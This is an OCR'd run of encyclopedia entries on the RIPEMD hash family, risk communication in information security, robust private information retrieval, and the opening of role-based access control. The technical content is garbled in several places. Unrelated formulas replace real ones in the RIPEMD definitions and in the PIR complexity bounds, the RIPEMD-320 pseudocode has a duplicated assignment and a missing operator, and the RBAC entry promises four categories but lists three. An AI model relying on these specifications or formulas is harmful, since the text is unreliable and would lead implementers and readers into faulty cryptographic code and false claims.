f_i\,(x, y, z) &= (x \wedge y) \vee (\neg x \wedge z)\,, && 16 \le i \le 31 \\
f_i\,(x, y, z) &= (x \vee \neg y) \oplus z, && 32 \le i \le 47 \\
f_i\,(x, y, z) &= (x \wedge z) \vee (y \wedge \neg z)\,, && 48 \le i \le 63 \\
f_i\,(x, y, z) &= x \oplus (y \vee \neg z)\,, && 64 \le i \le 79
\end{aligned}
$$

- *Shifts* $s_i(j)$.

j	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
$0 \le i \le 15$	11	14	15	12	5	8	7	9	11	13	14	15	6	7	9	8
$16 \le i \le 31$	12	13	11	15	6	9	9	7	12	15	11	13	7	8	7	7
$32 \le i \le 47$	13	15	14	11	7	7	6	8	13	14	13	12	5	5	6	9
$48 \le i \le 63$	14	11	12	14	8	6	5	5	15	12	15	14	9	9	8	6
$64 \le i \le 79$	15	12	13	13	9	5	8	6	14	11	12	11	8	6	5	5

- Constants K_i and K'_i .

	$0 \le i \le 15$	$16 \le i \le 31$	$32 \le i \le 47$	$48 \le i \le 63$	$64 \le i \le 79$
K_i	00000000_x	$5A827999_x$	$6ED9EBA1_x$	$8F1BBCDC_x$	$A953FD4E_x$

K_i'	$50A28BE6_x$	$5C4DD124_x$	$6D703EF3_x$	$7A6D76E9_x$	00000000_x

RIPEMD-128 Compression Function. The main difference with RIPEMD 160 is that a hash result and chaining variable of 128 bits (four 32-bit words) is used and that there are only 64 steps. Four 32-bit chaining variables h_0, h_1, h_2, h_3 are either initialized to the fixed values IV_0 through IV_3 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Then the compression function works as follows:

$$
\begin{aligned}
&A \leftarrow h_0, A' \leftarrow h_0\\
&B \leftarrow h_1, B' \leftarrow h_1\\
&C \leftarrow h_2, C' \leftarrow h_2\\
&D \leftarrow h_3, D' \leftarrow h_3\\
&for\ i = 0\ to\ 63\ do\\
&T \leftarrow (A + f_i\,(B, C, D) + W_{r(i)}\\
&\qquad +K_i)^{<<s_i(r(i))}\\
&T' \leftarrow (A' + f_{63-i}\,(B', C', D') + W_{r'(i)}\\
&\qquad +K_i')^{<<s_i\left(r'(i)\right)}\\
&A \leftarrow D, A' \leftarrow D'\\
&D \leftarrow C, D' \leftarrow C'\\
&C \leftarrow B, C' \leftarrow B'\\
&B \leftarrow T, B' \leftarrow T'\\
&T \leftarrow h_1 + C + D'\\
&h_1 \leftarrow h_2 + D + A'\\
&h_2 \leftarrow h_3 + A + B'\\
&h_3 \leftarrow h_0 + B + C'\\
&h_0 \leftarrow T
\end{aligned}
$$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions

f_i, the shifts s_i, and the constants K_i and K_i' are defined as in RIPEMD-160, except that $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$ for $48 \leq i \leq 63$.

RIPEMD-320 Compression Function. Ten 32-bit chaining variables h_0, h_1, h_2, h_3, h_4, h_5, h_6, h_7, h_8, h_9 are either initialized to the fixed values IV_0 through IV_9 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Then the compression

function works as follows:

$$
\begin{aligned}
&A \leftarrow h_0, A' \leftarrow h_5\\
&B \leftarrow h_1, B' \leftarrow h_6\\
&C \leftarrow h_2, C' \leftarrow h_7\\
&D \leftarrow h_3, D' \leftarrow h_8\\
&E \leftarrow h_4, E' \leftarrow h_9\\
&for\ i = 0\ to\ 79\ do\\
&\quad T \leftarrow (A + f_i\,(B, C, D) + W_{r(i)}\\
&\qquad +K_i)^{<<s_i(r(i))} E\\
&\quad T \leftarrow (A' + f_{79-i}\,(B', C', D')\\
&\qquad +W_{r'(i)} + K'_i)^{<<s_i\left(r'(i)\right)} + E'\\
&\quad A \leftarrow E, A' \leftarrow E'\\
&\quad E \leftarrow D, E' \leftarrow D'\\
&\quad D \leftarrow C^{<<10}, D' \leftarrow C'^{<<10}\\
&\quad C \leftarrow B, C' \leftarrow B'\\
&\quad B \leftarrow T, B' \leftarrow T'\\
&\quad if\ i = 15\ then\\
&\quad T \leftarrow B, B \leftarrow B', B' \leftarrow T\\
&\quad else\ if\ i = 31\ then\\
&\quad T \leftarrow D, D \leftarrow D', D' \leftarrow T\\
&\quad else\ if\ i = 47\ then\\
&\quad T \leftarrow A, A \leftarrow A', A' \leftarrow T\\
&\quad else\ if\ i = 63\ then\\
&\quad T \leftarrow C, C \leftarrow C', C' \leftarrow T\\
&\quad else\ if\ i = 79\ then\\
&\quad T \leftarrow E, E \leftarrow E', E' \leftarrow T
\end{aligned}
$$

$$h_0 \leftarrow h_0 + A, h_5 \leftarrow h_5 + A'$$
$$h_1 \leftarrow h_1 + B, h_6 \leftarrow h_6 + B'$$
$$h_2 \leftarrow h_2 + C, h_7 \leftarrow h_7 + C'$$
$$h_3 \leftarrow h_3 + D, h_8 \leftarrow h_8 + D'$$
$$h_4 \leftarrow h_4 + E, h_9 \leftarrow h_9 + E'$$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions f_i, the shifts s_i, and the constants K_i and $\mathbb{F}_q$. are defined as in RIPEMD-160.

RIPEMD-256 Compression Function. The main difference with RIPEMD 320 is that a hash result and chaining variable of 256 bits (eight 32-bit words) is used and that there are only 64 steps. Eight 32-bit chaining variables h_0, h_1, h_2, h_3, h_4, h_5, h_6, h_7 are either initialized to the fixed values IV_0 through IV_3 and IV_5 through IV_8 for the first 512-bit message block or to the intermediate hash value for the following message blocks.

Then the compression function works as follows:

$$
\begin{aligned}
&A \leftarrow h_0, A' \leftarrow h_4 \\
&B \leftarrow h_1, B' \leftarrow h_5 \\
&C \leftarrow h_2, C' \leftarrow h_6 \\
&D \leftarrow h_3, D' \leftarrow h_7 \\
&for\ i = 0\ to\ 63\ do \\
&\quad T \leftarrow (A + f_i\,(B, C, D) + W_{r(i)} \\
&\qquad +K_i)^{\lll s_i(r(i))} \\
&\quad T' \leftarrow (A' + f_{63-i}\,(B', C', D') + W_{r'(i)} \\
&\qquad +K'_i)^{\lll s_i\left(r'(i)\right)} \\
&\quad A \leftarrow D, A' \leftarrow D' \\
&\quad D \leftarrow C, D' \leftarrow C' \\
&\quad C \leftarrow B, C' \leftarrow B' \\
&\quad B \leftarrow T, B' \leftarrow T' \\
&\quad if\ i = 15\ then \\
&\quad T \leftarrow A, A \leftarrow A', A' \leftarrow T \\
&\quad else\ if\ i = 31\ then \\
&\quad T \leftarrow B, B \leftarrow B', B' \leftarrow T \\
&\quad else\ if\ i = 47\ then \\
&\quad T \leftarrow C, C \leftarrow C', C' \leftarrow T \\
&\quad else\ if\ i = 63\ then \\
&\quad T \leftarrow D, D \leftarrow D', D' \leftarrow T \\
&\quad h_0 \leftarrow h_0 + A, h_4 \leftarrow h_4 + A' \\
&\quad h_1 \leftarrow h_1 + B, h_5 \leftarrow h_5 + B' \\
&\quad h_2 \leftarrow h_2 + C, h_6 \leftarrow h_6 + C' \\
&\quad h_3 \leftarrow h_3 + D, h_7 \leftarrow h_7 + D'
\end{aligned}
$$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions f_i, the shifts s_i, and the constants K_i and K_i' are defined as in RIPEMD-160, except that $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$ for $48 \le i \le 63$.

RIPEMD. The original RIPEMD consists of essentially two parallel versions of MD4, with some improvements to the shifts and the order of the message words; the two parallel instances differ only in the round constants. At the end of the compression function, the words of left and right halves are added to each other and to the initial values of the chaining variable.

Security Considerations. The RIPEMD Family has been designed to provide Collision Resistance. RIPEMD was developed in 1992 in the framework of the EC-RACE project RIPE (1995). In 1995, Dobbertin found collisions for reduced versions of RIPEMD (Dobbertin 1992). Due to these partial attacks, RIPEMD was upgraded in 1996 by Dobbertin et al. to RIPEMD-128 (as plug-in substitute for RIPEMD) and RIPEMD-160 (Dobbertin et al. 1996). At the same time, the variants RIPEMD-256 and RIPEMD-320 were introduced as well. An additional reason for the introduction of RIPEMD-160 is brute force collision search attacks. In van Oorschot and Wiener (1999), van Oorschot and Wiener estimate that with a ten million US$ machine collisions of MD5 can be found in 21 days in 1994, which corresponds to 4 h in 2004. To counter such collision search attacks, hash values of at least 160 bits are required. RIPEMD-128 and RIPEMD-160 are included in ISO/IEC 10118-3 (2003).

Cross-References

Collision Resistance
Hash Functions
Preimage Resistance
Second Preimage Resistance

Recommended Reading

Dobbertin H (1992) RIPEMD with two-round compress function is not collisionfree. J Cryptol 10(1):51–69
[MathSciNet][zbMATH]

Dobbertin H, Bosselaers A, Preneel B (1996) RIPEMD-160: a strengthened version of RIPEMD. In: Gollmann D (ed) Fast software encryption, Cambridge, UK, 21–23 February 1996. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 71–82
[zbMATH]

ISO/IEC 10118-3 (2003) Information technology—security techniques—hash-functions—part 3: dedicated hash-functions

RIPE (1995) Integrity primitives for secure information systems. In: Bosselaers A, Preneel B (eds) Final report of RACE integrity primitives evaluation (RIPE-RACE 1040). Lecture notes in computer science, vol 1007. Springer, Berlin

van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1590

Risk Communication

Malcolm Pattinson[42] ✉
(42) The University of Adelaide, Adelaide, South Australia, Australia

✉ **Malcolm Pattinson**
Email: malcolm.pattinson@adelaide.edu.au

Synonyms

Adaptive Control Framework (ACF); Cognitive style; Information Security (InfoSec); Risk perception

Definition

Risk communication has been variously defined by numerous authors. For example, O'Neill (2004) defines it as "…an interactive process of exchanging information and opinions between stakeholders regarding the nature and associated risks of a hazard on the individual or community and the appropriate responses to minimise the risks" (p. 14). In other words, by communicating the risks better, we can increase the level of individual risk perception in the hope of improving their risk-taking behavior, thereby raising the level of information security (InfoSec) within their organization.

Background

The topic of "effective communication of information" has been extensively studied and researched for many years in many diverse environments. In particular, marketing professionals are well versed in the styles and methods that can be used to "get the message across" to

consumers, customers, boards of management, etc. Also, educationalists have conducted a plethora of research relating to the presentation of information in an attempt to improve learning outcomes. Furthermore, the importance of communicating risk effectively has been of concern to those in the health industry, particularly in relation to risks in pharmacotherapy. Coleman (2005), in a paper on presenting information on risks associated with prescribing medicines and drugs, sees appropriate risk communication "as one of the most important approaches used today to minimise risk" (p. 513). He strongly advocates that the presentation of information on risks should be as simple and as user-friendly as possible. These principles are therefore highly applicable to risks relating to InfoSec. There is considerable literature that asserts that there is more to managing InfoSec than simply focusing on hardware and software vulnerabilities. Authors such as Schneier (2000, 2004), Heiser (2005), and numerous others have been saying for a number of years that human factor aspects are equally important, if not more important, in terms of achieving an acceptable level of information security within an organization. One of these factors is risk communication.

Potential threats and their subsequent risk to an organization's information systems need to be communicated to all levels of digital-device users, from the order clerk to the application developer, the IT support person, senior management, and the C-suite executives. Some common forms of risk communication include, for example, security awareness seminars, online webinars, e-mail memos, signage, one-on-one meetings, etc. There is a constant problem for anyone designated with the task of organizing such activities. Namely, what might have proven to be an appropriate technique in a one-on-one discussion may not necessarily prove to be as useful in an online webinar or a face-to-face seminar. In other words, different forms of risk communication require a considerable amount of thought by the "trainer" in terms of how to achieve maximum effectiveness when he or she uses a particular communication mode.

Theory and Application

Generally, the current information security-auditing frameworks, guidelines, and standards, such as ISO 27002 and NIST 2017, are still heavily focused on the technical components (AS_ISO/IEC_27002 2015;

NIST 2017). Although these guidelines and standards recognize the importance of risk perceptions and training, they do not provide detailed instructions or implementable strategies, but at least they acknowledge that this area is often overlooked. Similarly, ISACA's COBIT5 also recognizes the human element but does not include human factors as an auditable component of an IT audit and considers the human aspects (i.e., culture, ethics, and behavior) to be the worst governed and managed areas with regard to InfoSec (ISACA 2012).

So, what is the most effective means of communicating risks to employees? One approach is to examine how cybersecurity "training" can be adapted to the cognitive style of an employee and how this impacts their risk-taking behavior. An individual's cognitive style has a significant impact on the way that he or she collects and interprets information. Cognitive style is not considered to be a fixed trait, rather it is viewed as the preferred approach that an individual adopts when organizing and presenting information (Pattinson and Anderson 2005). One such cognitive style is the field dependence (FD)/field independence (FI) cognitive style.

The concept of FI and FD cognitive styles was first developed by Witkin et al. (1962) and represents an established construct in the domain of psychology. Based on this work, FI individuals tend to be analytical and prefer organization and structure. In comparison, FD individuals prefer working with others and making decisions collaboratively. Characteristics of FI and FD individuals are summarized in Table 1.

Risk Communication, Table 1 FI/FD characteristics

Individuals classified as FI	Individuals classified as FD
Enjoys own company	Drawn to people
Not sensitive to others around them	Like to have people around them
Less nonverbal behavior	More nonverbal behaviors
Prefer occupations with less Interaction	Prefer occupations which require involvement with others
Solve problems rapidly	Take a longer time to solve problems
More aloof, theoretical	Alert to social cues
More abstract and analytical	Highly developed social skills
Initially thought to be males but inconclusive	Sensitive to social criticism

Individuals classified as FI	Individuals classified as FD
Less inclined to be influenced	Extremely influenced by others
Prefer maths and physical sciences	Teachers
Analytic way of perceiving	Global way of perceiving

Consequently, training for FIs needs to differ from the training for FDs. For example, online training for FIs needs to emphasize the direct effect on the individual, be less structured with minimal instructions, and use less text and graphics. In comparison, online training for FDs should emphasize the effect on groups or the organization, be more structured, and provide more instruction via text and graphics and ideally voice over.

Open Problems and Future Directions

If the effectiveness of the various forms of risk communication within an organization can be increased, then the general perception of the risks to the information systems will be better. This is in line with Heiser's (2005) claim that "Accurately understanding risk and effectively communicating that understanding to others is core to any risk management role."

Future research needs to examine the effectiveness of behavioral controls in light of individual differences, i.e., how such controls may be more effective for different people. This will form the basis of an Adaptive Control Framework (ACF) and may involve tailoring communications about cyber security to suit specific individuals, departments, or organizations. A review of the major International Standards shows that control frameworks exist and are recommended for nonhuman aspects of cyber security. For example, the Australian Standard (AS_ISO/IEC_27002 2015) provides adaptive controls for hardware and software. However, such standards do not adequately cover controls such as education, training, and awareness sessions. Consequently, there is a need to develop an ACF for these types of controls.

ACFs are not a new concept. For example, in the field of electrical and electronic engineering, Tayebi and Chien (2007) proposed "a unified framework for adaptive iterative learning control design for uncertain nonlinear systems" (p. 1907). In the field of InfoSec, the National Institute of Standards and Technology document (NIST 2017) describes its framework as "adaptive to provide a flexible and risk-based implementation

that can be used with a broad array of cybersecurity risk management processes" (p. 6). They insist that this framework should be adapted by organizations to suit the organization's policies and procedures.

Cross-References

Behavioral Security
Information Security Awareness
Information Security Risk Treatment

References

AS_ISO/IEC_27002 (2015) Information Technology – Security Techniques – code of practice for Information security management, Standards Australia

Coleman J (2005) Presenting information on risks. J Clin Pharm Ther 30:511–514 [zbMATH]

Heiser JG (2005) Read at your own Risk. Information Security, Sept 2005, Layer 8, Tech Target IT Media

ISACA (2012) COBIT5: a business framework for the governance and management of enterprise IT, ISACA

NIST (2017) Framework for improving critical infrastructure cybersecurity, National Institute of Standards and Technology

O'Neill P (2004) Developing a risk communication model to encourage community safety from natural hazards. Paper presented at the Fourth NSW Safe Communities Symposium, Sydney

Pattinson M, Anderson G (2005) Risk communication, risk perception and information security. Proceedings of IFIP WG11.1 & WG11.5 working conference, Fairfax

Schneier B (2000) Secrets & lies: digital security in a networked world. Wiley, New York [zbMATH]

Schneier B (2004) The people paradigm. Available at http://www.csoonline.com/read/110104/counsel.htm. Viewed 20 Jan 2006

Tayebi A, Chien CJ (2007) A unified adaptive iterative learning control framework for uncertain nonlinear systems. IEEE Trans Autom Control 52(10):1907–1913 [MathSciNet][zbMATH]

Witkin HA, Dyk RB, Faterson HF, Goodenough DR, Karp SA (1962) Psychological differentiation. Wiley, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300816

Risk Mitigation

Information Security Risk Treatment

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300817

Risk Perception

Risk Communication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300818

Risk Prediction

Infection Risk Prediction and Management

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300819

Risk Reduction

Information Security Risk Treatment

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300820

Risk Response

Information Security Risk Treatment

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300821

Rivest Cipher 5

RC5

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300822

Rivest Cipher 6

RC6

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300823

Robust Machine Learning

Adversarial Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1472

Robust Private Information Retrieval

Amos Beimel[43] ✉
(43) Department of Computer Science, Ben Gurion University of the Negev, Beer-Sheva, Israel

✉ **Amos Beimel**
Email: amos.beimel@gmail.com

Definitions

Robust private information retrieval (PIR) protocol enables a user to retrieve a record from a database stored on multiple servers such that each server will not learn information on the record the user retrieved and the user will be able to get the bit although some servers might crush.

Theory

In execution of PIR protocols, there is a problem if one of the servers crashes during the operation. How can we devise a protocol that still works in the presence of crashing servers? Current systems do not guarantee availability of servers at all times for many reasons, e.g., crash of server or communication problems. To overcome this problem, Beimel and Stahl (2007) defined robust PIR protocols: Given a database x that is replicated among ℓ servers, and a parameter $k \leq \ell$, which specifies the minimal number of servers that are available at any moment, the user in a robust PIR protocol can retrieve x_i by using the answers of any k servers. That is, in a robust PIR protocol even if ℓ-k servers are unreachable while the protocol is being performed, the user can still reconstruct x_i. The user does not need to know in advance which servers are online and which servers will be online

during the process. A trivial solution is that the user first checks which servers are available and then executes a regular PIR protocol with these servers. The problem with this solution is that it necessitates two rounds of communication. Another problem is that servers can crash between the first round and the second round. The goal is to design robust one-round protocols that have good dependency of the communication complexity on ℓ, k, and n (the database size). There are two approaches to design such protocols: a generic transformation from non-robust PIR protocols (Beimel and Stahl, 2007) and transformations from specific non-robust PIR protocols exploiting their properties (Beimel and Stahl, 2007; Woodruff and Yekhanin, 2007). To date, the protocols resulting from the first approach are more efficient and we will only present them.

We next explain the generic transformation of Beimel and Stahl (2007). The starting point is a simple solution to the problem, where the user and the servers execute an independent non-robust PIR protocol for each set of k servers. This yields a solution whose message complexity is $\binom{\ell}{k}$ times the message complexity of the best known non-robust PIR protocol. Even for fairly small ℓ and k, the factor $\binom{\ell}{k}$ may be too expensive.

The above solution can be improved by executing less copies of the non-robust PIR protocol using a *family of perfect hash functions*. A family of perfect hash functions with parameters ℓ, k, introduced in Mehlhorn (1982) and Fredman et al. (1984), is a collection of functions $\mathscr{H} = \{h : \{1, \ldots, \ell\} \to \{1, \ldots, k\}\}$ such that for every set $A \subset \{1, \ldots, \ell\}$ of size k there is at least one function $h \in \mathscr{H}$ such that h restricted to A is on to $\{1, \ldots, k\}$, that is, $|\{h(i) : i \in A\}| = k$. By a simple probabilistic argument, there exists a family of perfect hash functions of size $n = \prod_i p_i^{a_i}$. To construct a robust PIR protocol $\mathscr{P}_{\text{robust}}$ from a k server PIR protocol $\mathcal{A}^n_{\cdot}$, the user and the servers independently execute $\mathcal{A}^n_{\cdot}$ for every $h \in \mathscr{H}$, where server P_i sends the messages of server $P_{h(i)}$ in $\mathcal{A}^n_{\cdot}$. By the properties of the family of perfect hash functions, as long as at least k servers send their answers, in at least one execution of $\mathcal{A}^n_{\cdot}$, the user gets answers from all k servers and can reconstruct x_i. Combining the probabilistic family of perfect hash functions and the non-robust 2-server PIR protocol of Dvir and Gopi (2016), we obtain a PIR protocol that is robust as long as at least two parties send answers and has message complexity $\sigma_q \leftarrow \mu(m)^{d_q} \bmod q$.

We next extend our discussion to robust PIR protocols that can tolerate Byzantine servers, a problem first studied in Beimel and Stahl (2007) and Yang et al. (2002). That is, we require that the user can reconstruct the correct value of x_i even if the answers of some servers are maliciously altered (possibly by an adversary that coordinates their answers). In this scenario, if the user wants to reconstruct x_i with probability more than half, then the number of malicious servers can be at most $(\ell - 1)/2$ of the ℓ servers (even if the malicious servers do not cooperate) as we next explain. Assume for simplicity that ℓ is even and that there are $\ell/2$ malicious servers. Each malicious server flips each bit of the database and returns the correct answer with the flipped database. The user gets correct answers from half of the parties with $x_i = 0$ and correct answers from the other half of the parties with $x_i = 1$, and it cannot distinguish which half is Byzantine; thus, the user gets no information on x_i.

We describe a generic transformation of Beimel and Stahl (2007) from robust PIR protocols to robust PIR protocols that tolerate Byzantine servers. Let $\mathscr{P}_{\text{robust}}$ be an ℓ server PIR protocol in which the user can reconstruct x_i as long as it gets at least k correct answers and no incorrect answers. We show that the user can reconstruct x_i in $\mathscr{P}_{\text{robust}}$ if it gets at least $(\ell + k)/2$ correct answers and the remaining answers are chosen by an adversary. For each subset of size k, the user reconstructs x_i assuming that the answers are correct. The user finds a set A of $(\ell + k)/2$ parties such that for every subset of A of size k, the user reconstructs the same value of x_i and outputs this value as the value of x_i. Since there are at least $(\ell + k)/2$ honest servers, such set A exists and the user always outputs a value for x_i. Since there are at least $(\ell + k)/2$ honest servers, there are at most $\ell - (\ell + k)/2 = (\ell - k)/2$ Byzantine servers. The set A contains at least $(\ell + k)/2 - (\ell - k)/2 = k$ honest servers, and therefore the value of x_i reconstructed for this set (and any other subset of A) is the correct value of x_i. Using the abovementioned robust PIR protocol, we get that there is a robust ℓ server PIR protocol that can tolerate $(\ell - 2)/2$ Byzantine servers sending arbitrary messages with message complexity $\sigma_q \leftarrow \mu(m)^{d_q} \bmod q$. A drawback of the above protocol when the number of servers ℓ is big is that the computation required from the user is at least $\binom{\ell}{(\ell+k)/2}$.

Since we consider Byzantine servers, the assumption that they do not cooperate and try to learn information on the user's index i is questionable; thus it might be more reasonable to consider t-private robust PIR protocols in the presence of t Byzantine servers. That is, we consider a robust PIR protocol where the privacy and correctness hold even if t Byzantine servers cooperate and try to learn information on the index or prevent the user from reconstructing the correct value of x_i. As in secure multiparty computation (MPC), we cannot separate the correctness and privacy requirements, and the formal definition should be via the real vs. ideal paradigm (see Canetti 2000). Such PIR protocols were designed in Beimel and Stahl (2007), Yang et al. (2002), Goldberg (2007), Devet et al. (2012), and Kurosawa (2019). In particular, Devet et al. (2012) have shown that such Byzantine-robust protocol exists when $2t < \ell$, the maximum possible value of t.

In the above protocols, we consider a database where each record x_i is a bit Some optimizations are possible when the record comes from a bigger domain (e.g., in protocols where the answer length is small). There are constructions that optimize the message complexity when each record is from a big domain. Sun and Jafar (2018) have shown that there exists a PIR protocol for databases from $(\{0, 1\}^m)^n$ that is robust as long as k servers return answers with message complexity approaching $(1 + 1/k + 1/k^2 + \cdots + 1/k^n)m$ for large m; furthermore Sun and Jafar (2018) have shown that this message complexity is the best possible. Banawan and Ulukus (2019) have characterized the message size of PIR protocols with Byzantine servers and records from a big domain.

References

Banawan KA, Ulukus S (2019) The capacity of private information retrieval from byzantine and colluding databases. IEEE Trans Inf Theory 65(2):1206–1219
[MathSciNet][zbMATH]

Beimel A, Stahl Y (2007) Robust information-theoretic private information retrieval. J Cryptol 20(7):295–321
[MathSciNet][zbMATH]

Canetti R (2000) Security and composition of multiparty cryptographic protocols. J Cryptol 13(1):143–202
[MathSciNet][zbMATH]

Devet C, Goldberg I, Heninger N (2012) Optimally robust private information retrieval. In: Kohno T (ed) Proceedings of the 21th USENIX Security Symposium, USENIX Association, pp 269–283

Dvir Z, Gopi S (2016) 2-server PIR with subpolynomial communication. J ACM 63(4):39:1–39:15

Fredman ML, Komlós J, Szemerédi E (1984) Storing a sparse table with 0(1) worst case access time. J ACM 31(3):538–544
[MathSciNet][zbMATH]

Goldberg I (2007) Improving the robustness of private information retrieval. In: 2007 IEEE Symposium on Security and Privacy (S&P 2007). IEEE Computer Society, pp 131–148

Kurosawa K (2019) How to correct errors in multi-server PIR. In: Galbraith SD, Moriai S (eds) Advances in cryptology – ASIACRYPT 2019. Lecture notes in computer science, vol 11922. Springer, Cham, pp 564–574
[zbMATH]

Mehlhorn K (1982) On the program size of perfect and universal hash functions. In: 23rd Annual Symposium on Foundations of Computer Science (FOCS). IEEE Computer Society, pp 170–175

Sun H, Jafar SA (2018) The capacity of robust private information retrieval with colluding databases. IEEE Trans Inf Theory 64(4):2361–2370
[MathSciNet][zbMATH]

Woodruff DP, Yekhanin S (2007) A geometric approach to information-theoretic private information retrieval. SIAM J Comput 37(4):1046–1056
[MathSciNet][zbMATH]

Yang EY, Xu J, Bennett KH (2002) Private information retrieval in the presence of malicious failures. In: 26th International Computer Software and Applications Conference (COMPSAC 2002). IEEE Computer Society, pp 805–812

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_829

Role-Based Access Control

Vijay Alturi[44] ✉ and David Ferraiolo[45] ✉
(44) Management Science and Information Systems Department, Center for Information Management, Integration and Connectivity, Rutgers University, Newark, NJ, USA
(45) National Institute of Standards and Technology, Gaithersburg, MD, USA

✉ **Vijay Alturi (Corresponding author)**
Email: atluri@andromeda.rutgers.edu

✉ **David Ferraiolo**
Email: dferraiolo@nist.gov

Synonyms

RBAC

Definition


Roles represent organizational agents that perform certain job functions within the organization. RBAC controls all access to system resources through roles assigned to users. A role is assigned (directly or indirectly through inheritance) a collection of permissions that are made available to users who have been assigned to the role.

Background

The concept of roles has been used in software applications for more than 3 decades, which originated from groups in operating systems and privilege grouping in database management systems. By combining the Ferraiolo–Kuhn model (1992) and the framework proposed by 1996 Sandhu et al. (1996), in 2004, the National Institute of Standards and Technology (NIST) proposed a US national standard for role-based access control (RBAC) through the International Committee for Information Technology Standards (ANSI/INCITS). The most striking aspect of RBAC's history is its rapid evolution from a concept to its commercial implementation and deployment. This success can be attributed to the fact that the cost of deployment need not be justified solely on perceived threats and vulnerabilities alone, but also based on economic benefits. RBAC helps to reduce the complexity of security administration and supports the review of permissions assigned to users. This latter aspect is sometimes referred to as "before the fact auditing." Today, RBAC has been adopted successfully by a variety of commercial systems. As a result, RBAC has become the norm in many of today's organizations for enforcing security. In addition to its commercial success, the research community has been highly active, published hundreds of papers, and even started an ACM workshop in 1995, which evolved now into an ACM Symposium. The primary aspects of the research are formalizing the RBAC model and its design, and extending the model to various environments including temporal, spatial, mobile databases, workflow systems, web services, social networks, collaborative systems, etc.

Theory

The NIST RBAC standard defines 4 partially ordered categorizations – Core RBAC, Hierarchical RBAC, and Constrained RBAC. These are depicted in Fig. 1, and can be formally (static and dynamic) defined as follows.



Role-Based Access Control, Fig. 1 RBAC elements and relations

Definition 1

- Core RBAC
  - U, R, OP, and O are the set of users, roles, operations, and objects
  - $UA \subseteq U \times R$, a many-to-many mapping user-to-role assignment relation
  - $P = 2^{(OP \times O)}$, the set of permissions
  - $PA \subseteq P \times R$, a many-to-many mapping of permission-to-role assignments
  - $UPA \subseteq U \times P$, a many-to-many mapping of user-to-permission assignments
  - $assigned_users(R) = \{u \in U | (u, R) \in UA\}$, the mapping of role R onto a set of users
  - $assigned_permissions(R) = \{p \in P | (p, R) \in PA\}$, the mapping of role R onto a set of permissions
  - S, the set of sessions
